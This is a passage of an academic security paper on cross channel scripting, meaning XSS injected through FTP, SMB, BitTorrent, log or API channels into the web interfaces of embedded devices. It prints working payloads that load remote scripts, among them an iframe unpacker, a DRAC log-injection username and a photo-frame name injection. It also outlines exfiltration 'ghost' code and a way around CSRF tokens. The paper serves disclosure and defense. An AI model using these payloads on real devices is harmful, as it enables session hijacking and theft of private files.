View metadata, citation and similar papers at core.ac.uk
brought to you by CORE
provided by CiteSeerX

XCS: Cross Channel Scripting and its Impact on Web Applications

Hristo Bojinov*
Stanford University
hristo@cs.stanford.edu

Elie Bursztein*
Stanford University
elie@cs.stanford.edu

Dan Boneh*
Stanford University
dabo@cs.stanford.edu

ABSTRACT

We study the security of embedded web servers used in consumer electronic devices, such as security cameras and photo frames, and for IT infrastructure, such as wireless access points and lights-out management systems. All the devices we examine turn out to be vulnerable to a variety of web attacks, including cross site scripting (XSS) and cross site request forgery (CSRF). In addition, we show that consumer electronics are particularly vulnerable to a nasty form of persistent XSS where a non-web channel such as NFS or SNMP is used to inject a malicious script. This script is later used to attack an unsuspecting user who connects to the device's web server. We refer to web attacks which are mounted through a non-web channel as *cross channel scripting* (XCS). We propose a client-side defense against certain XCS which we implement as a browser extension.

Categories and Subject Descriptors

K.6.5 [**Management of Computing and Information Systems**]: Security and Protection

General Terms

Security, Design, Experimentation

Keywords

XSS, XCS, Web Security, Embedded web servers, Embedded Devices

1. INTRODUCTION

Current consumer electronic devices often ship with an embedded web server used for system management. The benefits of providing a web-based user interface are twofold: first, the user does not need to learn a complicated command-line language, and second, the vendor does not need to ship client-side software. Instead the user interacts with the device through a familiar browser UI.

While this is a cost-effective and convenient solution, it can introduce considerable security risk due to the large number of potential vulnerabilities in a weak web application. Moreover, securing Web applications on a consumer electronics device can be difficult due to the large number of supported network protocols and the interactions between them. For example a user might upload a file to a network storage device by using the SMB protocol, manage its permissions through the web interface, and eventually share it with his friends through FTP.

In this complex environment, it is not surprising that many embedded devices are vulnerable to web attacks. In fact, all the 23 devices we evaluated [3] were vulnerable to several types of Web attacks, including cross site scripting (XSS) [6], cross site request forgeries (CSRF) [30, 2], and many others.

Recall that in a type 1 (reflected) cross site scripting attack, the user follows a malicious link to a victim site. A vulnerability in the site causes an attack script to be embedded into the resulting HTTP response. This script can then take over the page and perform arbitrary actions on behalf of the attacker. A type 2 XSS, called persistent XSS, enables the attacker to inject a malicious script into persistent storage at the victim site. When an unsuspecting user views a page that contains the script, the script can take over the page. For example, type 2 XSS can affect message boards; an attacker can post a message containing a script that is later executed by the browser of every user that happens to view the attacker's post. A recent example of such an attack is the XSS Twitter worm that struck in the middle of April 2009 [31].

Cross Channel Scripting attack. Many of the embedded devices we examined were vulnerable to a type of persistent XSS that we call **cross channel scripting** (XCS). In an XCS attack a non-web channel, such as SNMP or FTP, is used to inject a persistent XSS exploit which is activated when the user connects to the web interface. For example, several NAS devices we examined allow an attacker to upload a file with an almost arbitrary filename via SMB. The attacker takes advantage of this lack of restrictions and crafts a filename that contains a malicious script. When the NAS administrator views the NAS contents through the web interface, the device happily sends an HTTP response to the

*Supported by NSF, DHS, and the Packard Foundation.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.
CCS'09, November 9–13, 2009, Chicago, Illinois, USA.
Copyright 2009 ACM 978-1-60558-352-5/09/11 ...$10.00.

admin's browser containing a list of file names including the malicious filename, which is then interpreted as a script by the browser. The script executes on the admin's browser giving the attacker full control of the admin session. In Sec. 3 we present the most interesting XCS attacks we discovered.

We also founded a related class of attacks in which a web vulnerability is used to attack a non-web channel. We refer to this as a **reverse XCS** vulnerability. We give examples in Section 4.

XCS and reverse XCS are more likely to affect embedded devices than traditional web sites because these devices often provide a number of services (e.g. web, SNMP, NFS, P2P) which are cobbled together from generic components. The interaction between the components may not be completely analyzed, leading to an XCS vulnerability. In contrast, many Internet web sites only provide a web interface and hence are less likely to be affected by XCS. Interestingly, large web sites such as Facebook and Twitter, provide non-web cloud APIs for third party applications which present XCS opportunities, as discussed in Section 5.

Detecting an XCS or reverse XCS vulnerability can be difficult because these attacks abuse the interaction between the web interface and an alternate communication channel. Simply inspecting the web application code and the other service code is not enough to detect the vulnerability. The web application and the other service, such as an FTP server, can be completely secure in isolation and became vulnerable only when used in conjunction.

An XCS exploit can be used to carry out a variety of attacks including

- **exfiltrating sensitive data**, such as NAS-protected files or logging user's keystrokes.
- **redirecting the user** to a drive-by-download site [26] or phishing site.
- **exploiting the user's IP address** for DDoS [19] or for proxying the attacker's traffic.

On consumer electronic devices, an XCS exploit can be a stepping stone towards a larger attack on the user's LAN that aims to assimilate home machines into a botnet [4] or to break into the user's corporate network. For instance a reverse XCS can be used to reboot a switch and therefore shutdown an entire LAN.

Defenses. One defense against XCS is to ensure that all data sent to the user's browser is properly sanitized. In principle, static analyzers can perform flow analysis to detect potential XCS [1, 17, 32]. This approach must taint all input channels into the web application, including all persistent data on the device, and raise an alarm if tainted data is displayed in a web page without first being sanitized. This approach can easily miss some XCS channels or fail to taint XCS content. Another popular XSS defense, used by twitter for instance, is to sanitize all user data at input time, before it is written to persistent storage at the site [27]. This is unlikely to mitigate an XCS vulnerability because the malicious content is injected via a non-web channel, which usually do not sanitize for web exploits. Moreover this defense fails to work directly on non-web raw data, such as plain text event logs. This is problematic if these data are also used by other applications that are not web based such as a back-end statistics analyzer or an IDS.

Since there is no obvious server-side solution to XCS, we propose a simple browser-side mechanism that can provide defense in depth against certain types of XCS exploits. While our proposal is motivated by embedded web sites, we envision that many Internet sites will also want to adopt our proposed mechanism, presented in Section 6.

Organization. The remainder of the paper is organized as follows. In Section 2 we define XCS in more detail. In Section 3 we present real world XCS attacks and discuss their impact. In Section 4 we introduce the concept of reverse XCS and present real world cases. In Section 5 we demonstrate that reverse XCS is a general powerful attack by showing how Restful API based RXCS can be used to attack very popular sites. In Section 6 we describe our proposed defense SiteFirewall and its implementation. Section 7 concludes.

2. CROSS CHANNEL SCRIPTING IN A NUTSHELL

A cross channel scripting (XCS) attack is an attack where a non-web channel is used to inject a script into web content running in a different security context.



Figure 1: Overview of the XCS attack.

An XCS attack comprises two steps, as shown in Figure 2. In the first step the *attacker* uses a non-web channel such as an FTP or SNMP service to store malicious javascript code on the server. In the second step the malicious content is sent to the *victim* by the web application. As soon as the *victim* accesses the malicious content via her browser, it is executed with her permissions. While an XCS exploit is a form of persistent (type 2) XSS, we argue that a distinction between the two should be made for two reasons.

First, XCS vulnerabilities are harder to detect since they involve multiple protocols. Static analyzers used to detect XSS (such as Pixy [16]) do not detect XCS because their taint analysis assumes that the user input is stored in global variables. Using taint analysis to detect XCS is difficult because of the large number of possible tainted data sources. For example for PHP, in addition to the obvious *file()*, and

other file related functions, many other protocol specific functions need to be considered. This includes every SNMP function such as *snmpget()* function that read data, the *ftp_nlist()* that lists an ftp directory, and of course database functions such as *mysql_fetch_object()* that return a result. Even if all the functions were correctly enumerated, the number of false alarms would be overwhelming. Current research on static analysis, shows promise in improving the situation [17, 1].

Second, XSS defenses that sanitize data at input time are unlikely to protect against XCS. These mechanisms are mostly applied to data acquired from web traffic, while in XCS the attack vector is presented through a non-web channel which is unlikely to sanitize for web exploits. This difficulty of detecting and preventing XCS vulnerabilities explains why in every embedded device we examined we were able to uncover XCS problems.

3. REAL-WORLD XCS

We present fours case studies illustrating different types of real-world XCS vulnerabilities in popular embedded devices and mobile phones. The first example uses file transfer protocols such as FTP to inject a script into persistent storage, the second uses P2P networks, and the third injects a script into log files. The final example uses the calendar protocol to subvert the Palm Pre.

3.1 A two-stage XCS exploit

Network-attached storage (NAS) appliances are lightweight servers that provide data storage services to other devices on the network. The low-end NAS market is very active with over 50 vendors offering products, including *Apple*, *Buffalo*, *Dell*, *Lacie*, and *Linksys*. Since NAS appliances need to be managed over the network, most vendors build a web server into them for this purpose. NAS devices inherently support multiple interfaces and thus are primary candidates for XCS exploits. Moreover, the market pressure to quickly add new features (e.g. P2P file downloads and RSS flux) gives ample opportunities for implementation oversights that will turn into XCS exploits. We evaluated five NAS devices, from *LaCie*, *Buffalo*, *Linksys*, *Netgear* and *Qnap* and found multiple XCS vulnerabilities in all of them. All five products support the FTP and SMB (CIFS) file transfer protocols.

Three of the products we examined suffer from the most prevalent XCS attack: a file is created with a filename specifically crafted to contain malicious payload that gets executed when the admin uses the web interface to view NAS contents. Figure 2 shows the result of the attack on the LaCie appliance. The XCS allows us to read protected files and take control of the device.

The first step in the attack is a payload injection into the NAS, where the attacker uploads a file with a malicious filename. Uploading a file into the NAS can be done using a public directory (the LaCie, for example, has a public ftp directory available by default) via the FTP or SMB protocols. Payload injection through file transfer protocols is a little tricky due to two restrictions enforced by the FTP and SMB protocols:

1. filenames have bounded length.



Figure 2: Result from the two-stage XCS attack on the LaCie NAS.

2. filenames cannot contain a '/' and as a result we cannot embed an HTML closing tag in the filename. Therefore it is not possible to load an external script directly.

To overcome the second limitation we designed a two stage payload using "*javascript packing*": we encode (pack) our second stage payload, using HTML escaping, so that the packed string does not contain a '/' and we use the first stage (unpacker) to write into the HTML page. For instance against the Lacie, the simplest one, we use the following two stage payload:

```
"<iframe onload='javascript:document.write('
&apos;<html><head><&#47;head><body><script src
=&quot;http&#58;&#47;&#47;a52.us&#47;t2.js&quot;>
<&#47; script><&#47;body><&#47;html>&apos;);'
src='index.htm'>"
```

The first stage (unpacker) bypasses the charset restriction by avoiding the use of `<script></script>` to run a javascript. Instead, we use the onload event of an iframe to execute the code as soon as the iframe is loaded. When the HTML encoding is not sufficient to build an acceptable second stage payload, we use the javascript eval function to do a more complex encoding.

To avoid the filename length restriction there are two possible methods. The first method is to keep the second stage payload short by loading the full exploit from an external script on the Internet. We were able to use this approach on the three devices: in all cases the remote script invocation fit within the necessary length restriction. Nevertheless, this method can be prevented by configuring a firewall to block requests from the NAS to the external network (though this may interfere with the software update process on the NAS). The second method for overcoming filename length restrictions is to simply divide up the second stage exploit across multiple filenames. Each filename contains an encoded slice of the second stage payload. The first step payload is used to read all the filenames and recompose the payload.

NAS XCS attacks can be harmful. For example, an attacker can inject a malicious filename that, when viewed by the NAS admin, will take over the admin's browser session. This can be used to exfiltrate protected files on the NAS,

steal the admin's password, or infect the admin's machine with malware.

3.2 XCS from a P2P channel

A more subtle and potentially more potent XCS is a P2P-based XCS (Peer-to-Peer) in the Buffalo NAS. The Buffalo appliance allows the user to download BitTorrent files directly by providing an embedded client. This client is controlled through a web interface available on an alternate port (8080): for example, users can add torrents by supplying `.torrent` files. A BitTorrent file is basically a list of files to download, along with their hash and tracker URLs that are used to find peers.

The Buffalo BitTorrent client is vulnerable to several XCS, but the most interesting is an XCS that results from the device's P2P BitTorrent service. To exploit this XCS an attacker constructs a torrent containing a file with a filename that acts as a malicious payload. As soon as the user downloads the torrent file, the web interface displays the list of files in the torrent causing the browser to execute the payload embedded in the malicious filename (as shown in Figure 4).



Figure 3: The P2P XCS attack overview

In more detail, the attack, depicted in figure 3, proceeds as follows :

Step 1: The attacker creates a `.torrent` which contains a popular movie and an additional file that will have the malicious payload in its filename.
Step 2: The attacker seeds and uploads the `.torrent` to a popular tracker such as The Pirate Bay. This gives the attacker access to over 14 million potential victims.
Step 3: Lured by the torrent name, many users will fetch the `.torrent` and once it is opened on the Buffalo NAS the attacker gains control of the browser session.

In this attack the user has no way of knowing that the torrent contains a malicious payload before the torrent is fetched. The torrent name by itself is perfectly reasonable and there is nothing to alert the user that it contains a malicious file.

As soon as the torrent is fetched the attack begins. Moreover, because the torrent actually contains the real movie, if the payload is sufficiently stealthy the user might never know that an infection took place.



Figure 4: Result from the P2P XCS attack. The payload writes "XCS attack" in the page.

3.3 Log-based XCS

Lights-out management systems. When an operating system crashes or becomes corrupt, administrators typically need local access to the console to reboot or reconfigure the machine. This situation arises both in the data center and on personal computers, where the admin must walk up to the corrupt machine to diagnose and reboot it. The need of physical intervention is problematic, in particular when there is an SLA, because it drastically increases downtime. To address this issue, all the major hardware vendors have developed firmware components called lights-out management systems (LOM), that can be remotely accessed by an administrator, no matter how corrupt the software on the machine becomes. LOM is found on servers, desktops, and laptops (every computer that uses an Intel Core2 chipset has one, in the form of the Intel vPro technology). Most LOMs provide a web interface for the administrator to remotely manage the computer.

LOM overview and vulnerabilities. We examined the web interface on four widely used LOM systems:

- The *Intel LOM*, called Intel Active Management Technology (AMT) [13], which is implemented as a microcontroller (Manageability Engine) in the north bridge of Intel vPro-capable chipsets. When enabled, the system runs a web server listening on TCP ports 16992–16995. Traffic on these ports is invisible to the OS.
- The *Dell LOM* which is a PCI card with a dedicated network interface called Dell's Remote Access Controller (DRAC) [5].
- The *IBM Remote Supervisor Adapter* (IBM RSA) [12] and HP Integrated Lights-Out (HP iLo) [11] which have a similar architecture to the Dell DRAC.

We found several XCS vulnerabilities on all of these LOM modules and notified the affected vendors. We note that these vulnerabilities are compounded by the fact that the LOM web site cannot be monitored or filtered by the OS or any software, such IDS and firewall, running on top of it.

The reason for this is to prevent a misconfigured OS from disabling the LOM system, as this will defeat the purpose of LOM.

LOM security mechanisms. Vendors took various security measures to prevent unauthorized access to the LOM system. These measures include, among other things: The use of SSL to protect against network attacks, several forms of user authentication, and an extensive logging of user activity. Ironically it is the interaction between the logging facility and the web interface which is responsible for the worst example of XCS we found. The attack, which applies to Dell DRAC and IBM RSA, is possible by simply accessing the web interface on the affected system. There is no need for an authenticated session.

Abusing the logging facility.



Figure 5: The result of DRAC attack

This XCS uses log injection [8] to inject a script into persistent storage on the device. The attack works as follows:

Step 1: The attacker attempts to login into the LOM web site served by the managed machine. Instead of trying to guess the login, he inputs a malicious payload as the user name. For example, the malicious payload used against DRAC is:

```
r","","");\\/--></script><script src="http://xxx"></script>
```

Step 2: The logging facility will record this username as-is into the LOM log file on the machine. The logging facility does not escape data written to the log file to prevent web attacks, despite the fact that the log file can be viewed via the web interface.

Step 3: The malicious payload is executed by the LOM admin's browser when she views the log. The malicious payload can be used to add a rogue administrator account to the LOM and thus grant full access to the attacker. The attacker can also infect the administrator's computer by directing the browser to a malware site [26].

The result of this XCS attack on DRAC is shown in Figure 5 where an image is injected onto the administration page.

3.4 Cellphone based XCS

XCS attacks are not limited to web management interfaces. Modern smartphone platforms such as Google's Android and Palm's WebOS use HTML and JavaScript to build application views. On the Palm Pre, for example, the entire GUI is built using JavaScript and HTML on top of Webkit. Given the number of services and protocols supported on these elegant devices, XCS is an important concern. Indeed, a recent report [10] shows that the Palm Pre is vulnerable to an XCS attack that injects its payload through a calendar title or content.

4. REVERSE XCS: DATA EXFILTRATION AND INJECTION

A *reverse XCS* uses the web interface to eventually attack a non-web channel. The main application for this class of attacks is to exfiltrate data that is not supposed to be shared either because it is protected by an access control mechanism or because it is not supposed to be shared at all.

We describe reverse XCS using two real-world vulnerabilities. The first exfiltrates photos stored on an SD card by controlling the web server embedded in a photo frame. The second combines XCS and reverse XCS to exfiltrate protected data stored on a NAS through a P2P network.

4.1 The ghost in the photo frame

The Samsung photo frame has an embedded web server on port 5050, with a default password. As most embedded devices that we evaluated, the photo frame is vulnerable to CSRF and XSS attacks. More precisely, in the settings page it is possible to use the frame name input to inject and store a non-escaped payload: our "ghost". The ghost will be reflected on the photo frame main page that displays the current photo and provides controls to change it.



Figure 6: The ghost in the photo frame overview.

Figure 6 depicts how the attack works: first the attacker injects malicious code to a site that the user will visit. Then the user browser runs the malicious code and infects the photo frame with the ghost (see Figure 8). Finally each time the user visits the photo frame web server, the ghost executes and exfiltrates the current photo even if it is stored on a SD card.

Note that once again firewalls can't prevent this kind of attack as the user browser is used to infect the frame and exfiltrate the data. As presented in Figure 8 the attack can be broken into two phases: *infection* and *ghosting* [26]. The figure 7 shows the ghost in action. We added a visible debug on the bottom of the interface.

Infection. The infection phase aims to store the ghost into the photo frame. To do so three steps are required. First, the malicious code performs a port scan to detect if the a photo frame is present in the user LAN. To do so it tests whether port 5050 is open on a set of probable internal IPs: 192.168.0.0/24 for instance. Since the port used by the photo frame is unusual, then there is a good chance that, if this port is open, a photo frame is present. Second, for each open port found a CSRF attack is used to log in using the default password. Finally a second CSRF attack is used to inject the ghost into the photo frame name. Since it might happen that the user is already logged in, a more robust technique is to first do the CSRF used to inject the ghost then try to log in and finally re-inject the ghost. In the worst case, this way we only end up overwriting our ghost which is not an issue—and we are able to infect frames with custom passwords as long as the user is already logged in to them.



Figure 7: The ghost in action: a photo has just been exfiltrated

Execution. The four challenges we faced in implementing a ghost designed to exfiltrate data were:



Figure 8: The ghost attack on the Samsung photo frame.

1. **Payload size**: The size of the payload that can be injected is limited.
2. **Javascript errors**: the code must not trigger a single javascript error, otherwise the browser will stop the execution and the exfiltration is stopped.
3. **Fetching data**: we had to find a way to fetch binary data which is not supported by the XMLHTTPRequest.
4. **Exfiltrating data**: Once the data loaded in memory we had to exfiltrate it while keeping the regular frame code running.

The first challenge was addressed by using a loader: the injected code is not the ghost itself but rather a payload that will ask the browser to load the ghost as an external javascript.

The second challenge was more difficult because the injected ghost is reflected in the middle of a javascript function in the variable name. Therefore the following payload was injected to the frame:

```
name "; }</script>
<script src="http://www/g.js">
</script><script> function n() { var frameName ="
```

This payload is designed to close the variable, the function and the script, request the ghost as a new script and resume the function. Resuming was required because otherwise the frame control would have been broken.

To deal with the third and fourth challenges which are closely related, we had to come up with a new method that uses AJAX tricks and a manipulation of the XMLHTTPRequest object [20] in a novel way. The sketch of the code used as a ghost is depicted below:

```
injectIFrame();
redirectPost();
data = fetch(page);
data = decode(data);
data = rencode(data);
post(data);
Reload();
```

This code works as follows: first it injects in the page an invisible form named **f** (used to post exfiltrated data) and an iframe named **uploadTarget** into the web page (line 1).

This iframe is used to take advantage of the ability to control through javascript in which iframe the form f action will be executed. Accordingly the second step of the ghost (line 2) is to redirect the form f action to our invisible iframe by using the following javascript command: *document.f.target = 'upload_target';*. Posting into the iframe is mandatory to prevent the redirection of the entire page that will break the exfiltration loop and alert the user. Note that the same origin policy is not an issue here as posting data from one site to another is currently fully unrestricted.

At this point the problem is to acquire the data that will be exfiltrated. The standard way to post a file is to use a *file input* field that the user will use to select which file to post. Of course in our case, we need to find an alternate method as we don't have the user's cooperation, and moreover it is not possible to manipulate the file input with javascript for obvious security reasons. Therefore we had to come up with an alternative approach. Based on the observation that the files we want to exfiltrate are located in the same domain as the ghost, we came up with the idea of using an *XHR* (XMLHTTPRequest) to load the data inside a javascript variable (line 3).

The same origin policy is once again unable to prevent this behavior because our ghost acts here as an autoimmune disease: an infected page attacks the rest of the same web site. One difficulty with using this method is that the XHR object is not designed to fetch binary data—only text [20], and so using solely XHR is not sufficient. To go around this issue we came up with the idea of changing the http request header and more precisely the Mimetype encoding. In Firefox, for example, it is possible to override the mime type used in an XHR and request a custom charset encoding by using the method:

```
overrideMimeType("text/plain;charset=x-user-defined")
```

Using the XHR object with this override allows the ghost to fetch any type of file and load it into a javascript variable. The rest of the ghost code is straightforward: it is used to decode the XHR custom encoding (line 4), re-encode the file in base64 (line 5), post it (line 6) in the iframe, and reload the interface to exfiltrate the next photo.

The last problem we had to deal with was the reload timer used in the photo frame: every 500 ms the page was reloaded. Of course this behavior was breaking the ghost activity so a part of the ghost is used to override the timeout value with a huge number and when the photo is exfiltrated the reload method is explicitly called by the ghost. In this way the ghost is able to transparently accommodate any upload speed.

4.2 The ghost in the P2P client

Recall from Section 3.2 that some devices have an embedded P2P client. Besides being an XCS injection vector, this client can be abused by a reverse XCS to seed illegal data and exfiltrate data. The idea behind the attack is as follows: the attacker, who has control over the web interface, uses it to insert torrents that he wants the NAS to seed for him.

This can have two purposes: on the one hand he can use the NAS capacity and the user bandwidth to seed illegal files on his behalf. Combined with the P2P XCS approach from Section 3.2, this is a way to seed illegal data on a massive scale. On the other hand, the attacker can use the P2P client to exfiltrate NAS content through the P2P network.

The user is oblivious to the attack because, as in the photo frame case, having full control of the page allows the attacker to hide his malicious activity. By playing with the CSS `display` attribute the attacker can mask his malicious torrents and display only those requested by the user. So unless the user views the page source, he will be completely unaware of the attack. The key challenge was to find a way to allow the ghost to control which files need to be seeded. To achieve this we used an externally loaded javascript that keeps track of the current files seeded by reading the client page and comparing it to a list supplied by the attacker. If one file is not seeded, then the javascript adds it by hijacking the web function used to add a torrent file. Note that again a firewall cannot prevent this attack since the authorized this client to download his own torrents.

4.3 Bypassing CSRF defenses

Another application of reverse XCS, which is a natural extension of previous attacks, is to use the infected page to attack the same site using XHR or CSRF. This combination allows to bypass current CSRF defenses because they all rely on the same origin policy in one way or another. In other words, the same origin policy does not apply to our attack because we use an infected page to attack other pages within the same domain.

The two prominent defenses against CSRF [2] are to verify the HTTP header referer/origin and to use a hidden secret token. Checking the HTTP header is useless in the context of XCS because the request comes from the same domain. The use of secure tokens can be defeated by sending an XHR request to the page, reading its result and extracting the token value to construct dynamically the form that will be used to perform the CSRF attack. The direct conclusion of this is that any device subject to an XCS is also subject to CSRF attacks regardless of the CSRF defense it implements. Moreover since the XCS injection vector is not web based, pure web defense mechanisms have no impact on XCS attacks.

5. EXTREME RXCS: API BASED RXCS

In this section we present RXCS vulnerabilities that makes use of the APIs provided by large social networking web sites. *RESTful APIs* are becoming the ubiquitous way to interact with cloud services. Many popular cloud services, including Twitter, Facebook, E-bay, Google and Flickr offer this kind of API to interact with their services.

For example the Twitter RESTful API allows anyone to query user profiles in XML format by issuing the following call:

```
https://twitter.com/users/show/elie.xml
```

This call will return the following formated data that can be subsequently processed by the third-party application to compute statistics or store in a database for later use.

```
<user>
<id>57142771</id>
```

```
<name>Elie Bursztein</name>
<screen_name>elie</screen_name>
<location>Palo Alto</location>
<url>http://elie.im</url>
<protected>false</protected>
...
<text>
Second time I see the SMS fuzzing talk,
I am still loving it :) #woot
</text>
...
</user>
```

The problem here lies in the fact that there is a implicit trust between the third-party application and the cloud service. Third-party application developers assume the cloud service provides "safe" data. However, defining what safe data means is far from obvious and each cloud service has its own sanitization policy which is often not explicitly documented. This inconsistency between expected data and supplied data can result in RXCS. We give two examples.

5.1 Facebook RXCS

Facebook escapes at display time which means that the data provided to third-party applications is not escaped. Facebook's terms of service say that third party apps are not supposed to directly output the data fetched from the API but rather use the Facebook output functions. Similarly, applications are not supposed to store any user data. However it is likely that some applications will display the data or store it, even if Facebook may monitor API usage to prevent terms of service violations.

To give an example, we point out that attacking a vulnerable third-party application can be done by noting that all the profile details from interests, to music, to movies are not escaped. Consequently, it is sufficient to add the `<script>` tag to them to get that text reflected to an application. In theory, this might be used to bypass Facebook security policies. The source of the problem is the implicit trust relation: Facebook trusts third-party applications to not disclose users' personal information.

Assuming you have an application that displays statistics about Facebook users' favorite movies, then it is sufficient to add a malicious payload in the movie profile data to get it on the list and subsequently get it reflected to all Facebook users that view the application.

5.2 Twitter RXCS

Twitter has the opposite filtering policy compared to Facebook: escaping is done at input time so every data provided to third-party applications is HTML escaped. If an application wants to deal with "raw data" it has to un-escape the data before processing it. Of course, when the application wants to output the data, it has to re-escape the data in its own way. This un-escape, re-escape process is tedious and error-prone. Indeed, it is not difficult to find a Tweeter application (Fig. 9) that is vulnerable to RXCS injection.

As one can see, interactions with cloud services rely on many assumptions that are not properly formalized. In particular, understanding the trust model behind this exchange and how to combine filtering policies are open questions that we want to address in future work.



Figure 9: A Tweeter third-party application attack illustrated.

6. DEFENSES AGAINST XCS

To prevent XCS attacks we first briefly review the four stages of the attack (shown in Figure 10) and discuss mechanisms that can be used to block the attack at each stage. We then discuss a specific proposal, called SiteFirewall, which blocks the last stage of the attack.



Figure 10: Stages in the the XCS attack, suggesting possible defense mechanisms.

Step 1: Site infection. The attack begins with malicious web content loaded into a web site via an XCS exploit, as discussed in the previous sections. The infected site can be a management site an embedded device or some public-facing web site. Since securing all existing and future web sites will not happen any time soon, we are better off trying to intercept later stages of the attack.

Step 2: Browsing malicious content. The next step in XCS is inducing or waiting for the victim to visit the infected web site. Browsing malicious content can be prevented in a number of different ways: by maintaining lists of malicious websites (an approach used by Firefox via the Google anti-phishing database), or purely on the browser side, by preventing certain types of content from executing, as with the NoScript browser extension for Firefox [21]. Since management interfaces are not public-facing, they cannot be scanned for malicious content. As a result, databases of malicious web sites are ineffective in protecting against XCS attacks on the local network. Therefore some other mechanism is needed to protect against these attacks.

Step 3: Ghost injection. In XCS attacks ghost script injection can take many forms: a file rename, an invalid login, a stray network packet, or the classic submission of a form (via CSRF) with elements that contain markup. Developers of embedded products would do well to properly escape every input and output that their web servers handle, yet as we saw in previous sections, this is often not done. There are too many elements to cover, and failure to secure one part immediately yields a vulnerability for the whole embedded web site. Hence, this step can also be difficult to secure.

